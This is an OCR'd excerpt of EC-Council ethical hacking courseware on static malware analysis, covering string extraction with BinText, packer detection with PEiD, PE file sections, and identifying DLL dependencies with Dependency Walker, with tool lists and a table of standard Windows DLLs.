
  Example: Status update strings and error strings
- Use tools such as BinText to extract embedded strings from executable files

String Searching Tools

- FLOSS (*https://www.fireeye.com*)
- Strings (*https://docs.microsoft.com*)
- Free EXE DLL Resource Extract (*http://www.resourceextract.com*)
- FileSeek (*https://www.fileseek.co*)
- Hex Workshop (*http://www.hexworkshop.com*)

BinText

BinText is a text extractor that can extract text from any kind of file and has the ability to find plain ASCII text, Unicode text and Resource strings, thus providing useful information for each item



Performing Strings Search

Software programs include some strings that are commands for performing specific functions such as printing output. Strings communicate information from the program to its user. Various existing strings can represent the malicious intent of a program, such as reading the internal memory or cookie data, embedded in the compiled binary code.

Searching through the strings can provide information about the basic functionality of any program. During malware analysis, search for the malicious string to determine the harmful actions that a program can perform. For instance, if the program accesses a URL, it will have that particular URL string stored in it. It is advisable to be alert while looking for strings and also search for the embedded and encrypted strings to detect the suspicious file.

Use tools such as BinText to extract embedded strings from executable files. Ensure that the tool can scan and display ASCII and Unicode strings as well. Some tools can extract all the strings and copy them to a text or document file. Use such tools to copy the strings to a text file to ease the task of searching for malicious strings.

- **BinText**

  Source: *https://www.aldeid.com*

  BinText is a text extractor that can extract text from any file. It can find plain ASCII text, Unicode text, and resource strings, providing useful information for each item.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.70: Screenshot of BinText

Some additional string searching tools are as follows:

- FLOSS (*https://www.fireeye.com*)
- Strings (*https://docs.microsoft.com*)
- Free EXE DLL Resource Extract (*http://www.resourceextract.com*)
- FileSeek (*https://www.fileseek.ca*)
- Hex Workshop (*http://www.hexworkshop.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Static Malware Analysis: Identifying Packing/Obfuscation Methods


- Attackers often use packers to compress, encrypt, or modify a malware executable file to avoid detection
- It complicates the task for the reverse engineers in finding out the actual program logic and other metadata via static analysis
- Use tools such as PEid that detects most common packers, cryptors, and compilers for PE executable files

Packaging/Obfuscation Tools

- Macro_Pack (*https://github.com*)
- UPX (*https://upx.github.io*)
- ASPack (*http://www.ospack.com*)

PEid

The PEiD tool provides details about the Windows executable files. It can identify signatures associated with over 600 different packers and compilers



Identifying Packing/Obfuscation Methods

Attackers use packing and obfuscation to compress, encrypt, or modify a malware executable file to avoid detection. Obfuscation also hides the execution of the programs. When the user executes a packed program, it also runs a small wrapper program to decompress the packed file and then run the unpacked file. This complicates reverse engineers' attempts to find out the actual program logic and other metadata via static analysis.

You should try to determine if the file includes packed elements and also locate the tool or method used for packing it. Use tools such as PEid, which detects most commonly used packers, cryptors, and compilers for PE executable files. Finding the packer will ease the task of selecting a tool for unpacking the code.

- **PEiD**

  Source: *https://www.aldeid.com*

  PEiD is a free tool that provides details about Windows executable files. It can identify signatures associated with over 600 different packers and compilers. This tool also displays the type of packers used for packing the program. It also displays additional details such as entry point, file offset, EP section, and subsystem used for packing.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.71: Screenshot of PEiD

Some additional packaging/obfuscation tools are as follows:

- Macro_Pack (*https://github.com*)
- UPX (*https://upx.github.io*)
- ASPack (http://www.aspack.com)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Static Malware Analysis: Finding the Portable Executables (PE) Information


- The PE format is the executable file format used on Windows operating systems
- Analyze the metadata of PE files to get information such as time and date of compilation, functions imported and exported by the program, linked libraries, icons, menus, version information, and strings that are embedded in resources
- Use tools such as PE Explorer to extract the above-mentioned information

PE Explorer

PE Explorer lets you open, view, and edit a variety of different 32-bit Windows executable file types (also called PE files) ranging from the common, such as EXE, DLL, and ActiveX Controls

PE Extraction Tools

- Portable Executable Scanner (pescan) (*https://tzworks.net*)
- Resource Hacker (*http://www.angusj.com*)
- PEView (*https://www.oldeid.com*)



http://www.heaventools.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Finding the Portable Executables (PE) Information

The Portable Executable (PE) format is an executable file format used on Windows OS, which stores the information that a Windows system requires to manage the executable code. It stores metadata about the program, which helps in finding additional details of the file. For instance, the Windows binary is in PE format, and it consists of information such as time of creation and modification, import and export functions, compilation time, DLLs, linked files, strings, menus, and symbols. The PE format contains a header and sections that store metadata about the file and code mapping in an OS.

The PE of a file contains the following sections:

- **.text:** Contains instructions and program code that the CPU executes.
- **.rdata:** Contains the import and export information as well as other read-only data used by the program.
- **.data:** Contains the program's global data, which the system can access from anywhere.
- **.rsrc:** Consists of the resources employed by the executable, such as icons, images, menus, and strings, as this section offers multi-lingual support.

You can use the header information to gather additional details of a file or program, such as its features. You can use tools such as PEView to extract the above-mentioned information.

- **PE Explorer**

  Source: *http://www.heaventools.com*

  PE Explorer lets you open, view, and edit a variety of 32-bit Windows executable file types (also called PE files) ranging from common types, such as EXE, DLL, and ActiveX

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Controls, to less familiar types, such as SCR (Screensavers), CPL (Control Panel Applets), SYS, MSSTYLES, BPL, DPL, and more (including executable files that run on the MS Windows Mobile platform).




Figure 7.72: Screenshot of PE Explorer

Some additional PE extraction tools are as follows:

- Portable Executable Scanner (pescan) (*https://tzworks.net*)
- Resource Hacker (*http://www.angusj.com*)
- PEView (*https://www.aldeid.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Static Malware Analysis: Identifying File Dependencies


- Programs need to work with internal system files to properly function
- Programs store the import and export functions in the kernel32.dll file
- Check the dynamically linked list in the malware executable file
- Finding out all the library functions may allow you to estimate what the malware program can do
- Use tools such as Dependency Walker to identify the dependencies within the executable file

Dependency Checking Tools

- Dependency-check (*https://jeremylong.github.io*)
- Snyk (*https://snyk.io*)
- Hakiri (*https://hakiri.io*)
- RetireJS (*https://retirejs.github.io*)

Dependency Walker

Dependency Walker lists all the dependent modules of an executable file and builds hierarchical tree diagrams. It also records all the functions of each module exports and calls



Identifying File Dependencies

Any software program depends on various inbuilt libraries of an OS that help in performing specified actions in a system. Programs need to work with internal system files to function correctly. They store the import and export functions in a kernel32.dll file. File dependencies contain information about the internal system files that the program needs to function properly, the process of registration, and location on the machine.

You need to find the libraries and file dependencies, as they contain information about the run-time requirements of an application. Subsequently, you need to check if they can find and analyze these files, as they can provide information about malware in a file. File dependencies include linked libraries, functions, and function calls. Check the dynamically linked list in the malware executable file. Finding out all the library functions may allow you to guess what the malware program can do. You should know the various dll used to load and run a program.

Some standard dlls are listed in the table below:

dll	Description of contents
Kernel32.dll	Core functionality, such as access and manipulation of memory, files, and hardware
Advapi32.dll	Provides access to advanced core Windows components such as the Service Manager and Registry
User32.dll	User-interface components, such as buttons, scrollbars, and components for controlling and responding to user actions
Gdi32.dll	Functions for displaying and manipulating graphics

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Ntdll.dll	Interface to the Windows kernel
WSock32.dll and Ws2_32.dll	Networking DLLs that help to connect to a network or perform network-related tasks
Wininet.dll	Supports higher-level networking functions

Table 7.5: Standard dlls

You can use tools such as Dependency Walker to identify the dependencies within the executable file.

- **Dependency Walker**

  Source: *http://www.dependencywalker.com*

  Dependency Walker lists all the dependent modules of an executable file and builds hierarchical tree diagrams. It also records all the functions of each module's exports and calls. Furthermore, it detects many common application problems such as missing and invalid modules, import/export mismatches, circular dependency errors, mismatched machine modules, and module initialization failures.

